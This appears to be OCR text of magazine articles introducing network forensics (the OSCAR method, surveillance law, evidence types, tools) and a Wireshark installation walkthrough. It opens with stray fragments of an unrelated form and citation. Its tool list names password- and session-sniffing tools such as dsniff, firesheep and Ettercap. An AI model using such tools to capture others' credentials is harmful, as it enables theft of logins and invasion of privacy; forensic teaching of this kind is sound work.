
APD_Form_#PE003_v.1 (12/2012) Page 2 of 2 pages (See front)

Technical Working Group on Biological Evidence Preservation. The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers. U.S. Department of Commerce, National Institute of Standards and Technology.

Introduction to Network Forensics

By
Nitin Sharma

Cyber-crime and digital forensics have evolved a lot in last few decades. The History of Computing Project [1] defines 1947 as the beginning of the Industrial Era of Computing and we are still in the midst of this era. So much has happened in the computing since 1947 that it is helpful to break it down into manageable chunks. Digital forensics - or forensic computing as some like to call it – has a shorter history. Mark has emphasized upon some critical elements that combined to create the discipline – people, targets, tools, organizations, and the community as a whole [2].



University of Washington, Seattle, United States [3]


With advancement of interconnecting devices in every field whether it be educational universities, large manufacturing industries, information technology companies or legal firms, the traditional computing has evolved into computing networks. This has forced the digital forensics to unfold even more specialized cross-disciplinary domains like Network Forensics.

Network Forensics

"Digital forensics, also known as computer and network forensics, has many definitions. Generally, it is considered the application of science to the identification, collection, examination, and analysis of data while preserving the integrity of the information and maintaining a strict chain of custody for the data." [4]

Network Forensics can be generally defined as science of discovering and retrieving evidential information in a networked environment about a crime in such a way as to make it admissible in court.


Network forensics follow the same basic principle of digital forensics which include data integrity, audit trail, specialist support, appropriate training, and legality. Most of the Network forensics analysis tasks are based on a rigid framework. One such popular framework for performing Network forensics analysis is OSCAR methodology [5].



OSCAR Methodology

1. Obtain Information: The gathering of general information about the incident itself and the environment where it took place in, such as the date and time when an incident was discovered, persons and systems involved, what has initially happened, what actions have been taken since then, who is in charge, etc. The goals of investigation should be defined, written down and prioritized, as there will always be resource constraints on the investigation.
2. Strategize: This deals with the planning of the investigation. Acquisition should be prioritized according to the volatility of the sources, their potential value to the investigation and the effort needed to get them. This priority list should be starting point for allocating resources and personnel to conduct the present tasks such as acquiring information and evidence.
3. Collect evidence: Based on the plan from the previous phase, evidence is collected from each identified source. Three points must be considered,
    - Documentation
    - Capture of evidence
    - Store/Transport maintaining Chain of Custody, i.e., “showing the seizure, custody, control, transfer, analysis, and disposition of evidence, physical or electronic.”
4. Analyze: During the analysis, an investigator recovers evidence material using a number of different methodologies and tools. The method depends on the case and what leads are already present.
5. Report: This will deal with conveying the results of the investigations to the client(s). It must be understandable by non-technical persons like managers, jury, etc. It must be factual and defensible in detail.

From the perspective of law enforcement officers, investigations will be conducted in response to cyber-crime incidents with appropriate incident timing [6]. This is important to understand as forensic laws differ with investigation timing.


Pro-Active Investigation
Real-Time Investigation
Retro-Active Investigation
People's Reasonable expected privacy (The Fourth Amendment)
Title III and Pen Register Act OR Constitutional Laws
Stored Communications Act OR Constitutional Laws


Network Forensics with Laws

1. **Pro-Active Investigations**: Occurs before cyber-crime incidents.
    a. People's Reasonable Expected Privacy (The Fourth Amendment) referred to as the "right to be left alone". The Fourth Amendment protects people's reasonable privacy by limiting government agent's authority to search and seize without a warrant. Govt. Investigators cannot gather digital evidence and identify a suspect based on hunch; they must have probable cause [7].
2. **Real-Time Investigations**: Occurs during cyber-crime incidents.
    a. Title III or Wiretap Act [8] is an important statutory privacy law which prohibits unauthorized government access to private electronic communications in real time.
    b. Pen Register Act [8] also known as the Pen Registers and Trap and Trace Devices statute (Pen/Trap statute) regulates the collection of addressing and other non-content information such as packet size for wire and electronic communications.
3. **Retro-Active Investigation**: Occurs during cyber-crime incidents.
    a. Stored Communications Act (SCA) [9] is a part of Electronic Communications Privacy Act (ECPA) which protects the privacy rights of customers and subscribers of ISPs and regulates the government access to stored content and non-content records held by ISPs.

The single most significant piece of legislation relating to privacy protection in the EU is the **General Data Protection Regulation (GDPR) (EU) 2016/679**. It supersedes the older Data Protection Directive 95/46/EC and affects all organizations that collect or process PII data if they are based in the EU or if the data belongs to a person based in the EU and limited to professional or commercial activity. This hugely impacts commercial investigation processes.

Different Types of Network Based Evidences

There are different types of network-based evidence, all of which have pros and cons w.r.t. network forensics analysis.



1. **Full Content Data**: This consists of every possible single piece of information that passes across a network (or networks). This is known as "packet capture" (PCAP).
2. **Session Data**: This consists of aggregated metadata and usually refers to the conversation between two network entities, grouped together into "flows" and/or groups of network packets related to one another.
3. **Alert Data**: Whenever network traffic triggers a pre-defined item of interest (such as a particular pattern of bytes, or counts of activity, or other characteristics), the analyst will be dealing with alert data. Typically generated by Network Intrusion Detection Systems (NIDS) such as Suricata or Snort.
4. **Statistical Data**: This consists of different types of metadata which provide the analyst with network related aspects such as the number of bytes contained in a packet trace, start and end times of network conversations, number of services and protocols being used, average packet size, etc.

All of the above information can be used to do a definite network baselining and the deviation from such baseline will provide the definition for an incident, which further lead to network forensics. Here, we can say that incident response analyst/security analyst need to incorporate forensics while mitigating the incident. This is true from corporate perspective. However, there is quite significant thing one can notice,

Security Analyst and Incident Responders have responsibilities such as identifying affected assets, returning those assets to normal operations, preventing similar incident and so on. Network Forensics Analysts, have similar mindset while also taking care of collection of court admissible evidence for a possible legal proceeding. Maintaining proper chain-of-custody is not the only concern here to satisfy all the applicable laws and regulations.

To ascertain the legal value of evidence, some considerations are mentioned as "Guidelines for Evidence Collection and Archiving" [10] which includes,

- **Admissible**: It must conform to certain legal rules before it can be put before a court.
- **Authentic**: It must be possible to positively tie evidentiary material to the incident.
- **Complete**: It must tell the whole story and not just a particular perspective.
- **Reliable**: There must be nothing about how the evidence was collected and subsequently handled that casts doubt about its authenticity and veracity.
- **Believable**: It must be readily believable and understandable by a court.

Network Forensics Analysis and Tools

Systems used to collect network data for forensics in two forms [11]:

1. **Catch-it-as-you-can systems**: All the packets passing through a particular traffic point are captured and written to storage. Analysis is subsequently done in batch mode. This approach requires large amount of storage. Example of such system is tcpdump.
2. **Stop-look and listen systems**: Each packet is analyzed in a rudimentary way in memory and only certain information is saved for future analysis. This requires a faster processor to match the pace of incoming traffic. Example of such system is NetFlow.

Before moving towards different tools, let us look at packet capture and network flow analysis [12].

1. **Network Flow Analysis**: A flow is a traffic stream with a common set of identifiers. It can be defined by a traffic that has the same source IP, destination IP, protocol, source port and destination port. If any of these variables change, then a new flow is defined. For example, when a client is connecting to a server, several flows might be created because the client might establish several connections to the server, involving new source ports. Each one of these connections would be a separate flow. NetFlow, sFlow, IPFIX are all ways to collect information about traffic that is traversing a network. Most NetFlow collection applications use NetFlow v5, which tracks,
    a. Source Interface
    b. Source and Destination IP address
    c. Layer 4 Protocol (for example ICMP, TCP, UDP, OSPF, etc.)
    d. Source and Destination port number (if protocol is TCP/UDP)
    e. Type of service value
2. **Packet Analysis:** Packet analysis is normally associated with SPAN or mirror ports, which are available on most managed network switches. Port mirroring is used on a network switch to send a copy of network packets seen on one switch port (or on an entire VLAN) to a network monitoring connection on another switch port. Port mirroring on a Cisco System switch is generally referred to as Switched Port Analyzer (SPAN); some other vendors have other names for it, such as Roving Analysis Port (RAP) on 3Com switches. Deep Packet Inspection is possible here to extract metadata such as application/website names. This is ideal for monitoring important applications, servers or internet connections where low-level information is critical.

Some popular general-purpose network forensics analysis tools include,

1. Packet Sniffers – dumpcap, pcapdump and netsniff-ng
2. Protocol Analyzer – tcpdump, wireshark/tshark and tstat.
3. Network Forensic Analysis Tools – Xplico and NetworkMiner

Specific Task Tools include,

1. Intrusion Detection – Snort, Suricata, Bro.
2. Match regular expressions – ngrep
3. Extract files or pictures – infex and driftnet
4. Sniff passwords or HTTP sessions – dsniff, firesheep, Ettercap, creds
5. Extract emails – mailsnarf, smtpcat
6. Print network/packet statistics – ntop, tcpstat.
7. Extract SSL information – ssldump
8. Reconstruct TCP flows – tcpflow, tcpick
9. Fingerprinting – p0f, prads

Importance of Network Forensics

Network forensics is an important component of a successful security operations program. It is a significant capability that provides a data of record for the incident responders and security analysts which plays a key role in in their daily workflow. However, network forensics is not limited to security professionals and cyber-crime investigators. Their lies a definite business value in it.

1. Breach Response – Most of the questions that organizations will have during a breach like the rapid identification of extent of damage, containment timelines, affected assets, etc., will only be answered with the help of network forensics analysis results.
2. Threat Hunting – Detecting unusual or suspect activities like APT compromise of endpoints, etc. are very challenging scenarios that could only be handled by skilled threat hunters and network forensic analysts.
3. Intelligence Alerting – In today's modern era, attackers are highly intelligent and sophisticated. The alerting mechanism requires the fundamental of network activity gathering as well as mature, scalable, powerful network forensics solution with a robust query language. Such an implementation can help in alerting the business execs to identify suspicious and malicious activity under the radar.

References

[1] The History of Computing Project, Timeline: Chronology of the history of computing, The History of Computing Foundation, Maurik, The Netherlands, 2010. Last Accessed on June 18, 2020. - thocp.net/timeline/timeline.htm

[2] Mark Pollitt. A History of Digital Forensics. 6th IFIP WG 11.9 International Conference on Digital Forensics (DF), Jan 2010, Hong Kong, China. pp.3-15, ff10.1007/978-3-642-15506-2_1ff. ffhal-01060606f. Last Accessed on June 18, 2020. - hal.inria.fr/hal-01060606/document

[3] University of Washington [Photo], Seattle, United States, Taylor Vick, Unsplash. Last Accessed on June 18, 2020. - unsplash.com/photos/M5tzZtFCOfs

[4] Guide to Integrating Forensic Techniques into Incident Response, Timothy Grance, Suzanne Chevalier, Karen Kent Scarfone, Hung Dang, Special Publication (NIST SP) – 800-86, Published on September 1, 2006. Last Accessed on June 18, 2020. - nist.gov/publications/guide-integrating-forensic-techniques-incident-response

[5] Introduction to Network Forensics Handbook Final V1.1, Cybersecurity ENISA Training, Published August 2019. Last Accessed on June 18, 2020. - enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/introduction-to-network-forensics-handbook.pdf

[6] A Framework of Network Forensics and its Application of Locating Suspects in Wireless Crime Scene Investigation, Junwei Huang, Yinjie Chen, Zhen Ling, Kyungseok Choo, Xinwen Fu University of Massachusetts Lowell, USA + Southeast University, China. Last Accessed on June 18, 2020. - pdfs.semanticscholar.org/10b8/8debc818ca1da825fb9848cfaf8dccf2aa9f.pdf

[7] Privacy and Search, Expectation of Privacy, Wikipedia. Last Accessed on June 18, 2020. Link: en.wikipedia.org/wiki/Expectation_of_privacy#Privacy_and_search

[8] H. Marshall Jarrett and Michael W. Bailie, Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations (Washington, DC: Office of Legal Education Executive Office, 2009). Last Accessed on June 18, 2020. - justice.gov/sites/default/files/criminal-ccips/legacy/2015/01/14/ssmanual2009.pdf

[9] Stored Communications Act (SCA, codified at 18 U.S.C. Chapter 121 2701-2712), Wikipedia. Last Accessed on June 18, 2020. - en.wikipedia.org/wiki/Stored_Communications_Act

[10] Legal Considerations, Guidelines for Evidence Collection and Archiving, RFC3227. Last Accessed on June 18, 2020. - tools.ietf.org/html/rfc3227

[11] Network Forensics, Wikipedia. Last accessed on June 19, 2020. – en.wikipedia.org/wiki/Network_forensics#Overview

[12] Flow Analysis Versus Packet Analysis, What should you Choose, Netfort.com. Last Accessed on June 19, 2020. - netfort-prod.k8s.corpwebsite.gcp.rapid7.com/content/uploads/PDF/WhitePapers/NetFlow-Vs-Packet-Analysis-What-Should-You-Choose.pdf

NETWORK FORENSICS WITH WIRESHARK

Prepping Wireshark

By

Ambadi MP / Mossaraf Zaman Khan

What is Network Forensic?

Network forensics is concerned with capturing, tracking, and evaluating network activities to detect the source of threats, malware, intrusions, or breaches of security that occur on a network or in network transit. Network forensic research is also considered to be under the umbrella of digital forensics, alongside smartphone forensics or digital image forensics. It includes a detailed knowledge of specific programs and network protocols to identify attack trends. The investigator needs to consider the usual type and actions of certain protocols to distinguish the irregularities associated with an attack.

Web protocols including:

- HTTP
- HTTPS
- FTP
- SMB
- NFS

Network Protocols including:

- Ethernet protocol
- WLAN Protocol
- TCP/IP Protocol

There are two primary sources network forensics experts focused on they are :

- Packet Full capture
- Logging of files

Packet Full Capture

Packet Full capture's main advantage is that it is possible to determine the content and therefore the meaning and value of the transmitted data. Packet capture is normally not implemented in full-time networks due to the large amount of storage required for even one hour of data on a typical business network. While most companies today allow all workers to sign an agreement that they do not have the right to privacy on business-owned systems and networks, privacy issues may exist.

Usually, data collection is applied when suspicious behavior has been observed and may still be in progress. The tap point for the packet-capture-network must be carefully selected so that it can capture traffic flowing between all affected devices, or multiple taps must be implemented.

Logging of files

NetFlow (or equivalent) data can be stored in full-time log files by most modern network devices, such as routers. Web, Proxy servers, firewalls, DS, DNS, DHCP, and server log files from Active Directory also provides valuable information. These log files can be analyzed to detect suspicious source and destination pairs and suspicious client behavior. One main advantage of using log files is that the size of the file is much smaller than the capture of a full packet. Another advantage is that collection points are already in place at key places, so collecting and storing data from various devices into one master log is not difficult to analyze.

Enhance the skills

A lot of free tools are available for the forensic network software. Although some have a GUI, most free tools only have a command-line GUI, and others only run on Linux. Particularly for full packet captures, data needs to be reduced before a thorough filtering analysis is carried out.

Wireshark is an open-source application which captures and displays data on and off a network. It is widely used to troubleshoot network problems and check applications as it has the ability to drill and read each packet's, and is a multi-platform, open source network analyzer running Linux, OS X, BSD, MAC, and Windows. It is particularly useful to know what is happening within your network, which accounts for its widespread use in government, business, and education. It works like TCPDump, but Wireshark adds a great graphical interface that allows you to filter, organize and order the captured data so it takes less time to analyze it. A text-based version, called Tshark, features similar.

Wireshark uses "**.pcap** and **.pcapng**" files to store the captured packets.

The ability to view data in log and capture files and identify malicious activity in the data is a special skill requiring deep knowledge of network and application protocols. This article provides a brief introduction to networked forensic investigations of suspected illegal activity linked to IT. Criminals are hacking computer networks for a variety of purposes but primarily for economic advantage. Banking and other personal information stored on PCs and servers are among the most common targets that will help to complete fraudulent financial transactions. A specific skill requiring in-depth knowledge of network and application protocols is the ability to translate data into log and capture files and detect malicious activity in the data. This article includes a brief introduction to network based forensic investigations of alleged information technology-related criminal activity.

For additional information, please refer the Wireshark User Guide -
Wireshark.org/download/docs/user-GUIde.pdf

Wireshark Basics

Installation:

Windows OS: Download the latest edition of the Wireshark from Wireshark's Official Website (Wireshark.org/#download). After downloading, executing it with administrative privilege. After that install wizard appeared then install it by clicking the "Next". For that time also install the "WinPcap" with it.


Linux OS: Some of the Linux distributions like CSI Linux, Kali Linux, Parrot Security OS comes with Wireshark already installed. But for rest of the Linux system you can use the following steps to install in your system.

a. Open Terminal
b. Add the Wireshark Package [sudo add-apt-repository ppa:Wireshark-dev/stable]
c. Update the Repository [**sudo apt-get update**]
d. Install the Wireshark [sudo apt-get install Wireshark]

How to Download and Install Wireshark

Wireshark can be downloaded for most Operating Systems. You will see the most recent stable release and the current release of the development. Unless you are an advanced user, get the stable version downloaded.

Download: wireshark.org/download.html



Download Wireshark

The current stable release of Wireshark is 3.2.4. It supersedes all previous releases.

Stable Release (3.2.4)

- Windows Installer (64-bit)
- Windows Installer (32-bit)
- Windows PortableApps® (32-bit)
- macOS Intel 64-bit .dmg
- Source Code

Old Stable Release (3.0.11)

Documentation

Not What You're Looking For?

Older Releases


All present and past releases can be found in our download area.

Installation Notes

For a complete list of system requirements and supported platforms, please consult the User's Guide.

Information about each release can be found in the release notes.

If prompted, during the Windows setup process, choose to install WinPcap or Npcap as these include the libraries required to capture live data.


Wireshark 3.2.4 64-bit Setup

Packet Capture

Wireshark requires either Npcap or WinPcap to capture live network data.

Currently installed Npcap version

Npcap 0.9991

Install

□ Install Npcap 0.9991

If you wish to install Npcap, please uninstall Npcap manually first.

Get WinPcap
Learn more about Npcap and WinPcap
Wireshark® Installer
< Back
Next >
Cancel

Wireshark is available through the Ubuntu Universe repository. You can enable repository in the universe and then install it like this:

Installation on Ubuntu

> **sudo add-apt-repository universe**
> **sudo apt install wireshark**


Installation on CentOS

> **yum install gcc gcc-c++ bison flex libpcap-devel qt-devel gtk3-devel rpm-build libtool c-ares-devel qt5-qtbase-devel qt5-qtmultimedia-devel qt5-linGUIst desktop-file-utils**
>
> **sudo yum install wireshark wireshark-qt**

User Interface:

Opening Wireshark

By Double clicking on the Wireshark shortcut (Windows) or type "**Wireshark**" on terminal (Linux) to execute the Wireshark.




```
markonsecurity@kali:~$ sudo ifconfig
[sudo] password for markonsecurity:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.27.131  netmask 255.255.255.0  broadcast 192.168.27.25
5
        inet6 fe80::20c:29ff:fe7f:ae3d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:ae:3d  txqueuelen 1000  (Ethernet)
        RX packets 1772  bytes 156897 (153.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1350  bytes 130859 (127.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 1: Internet Configuration details (ifconfig)

Before capturing, open your terminal and type '**ifconfig**' to know about your interface. For me, the interface is '**eth0**' and IP address is '**192.168.27.131**'.

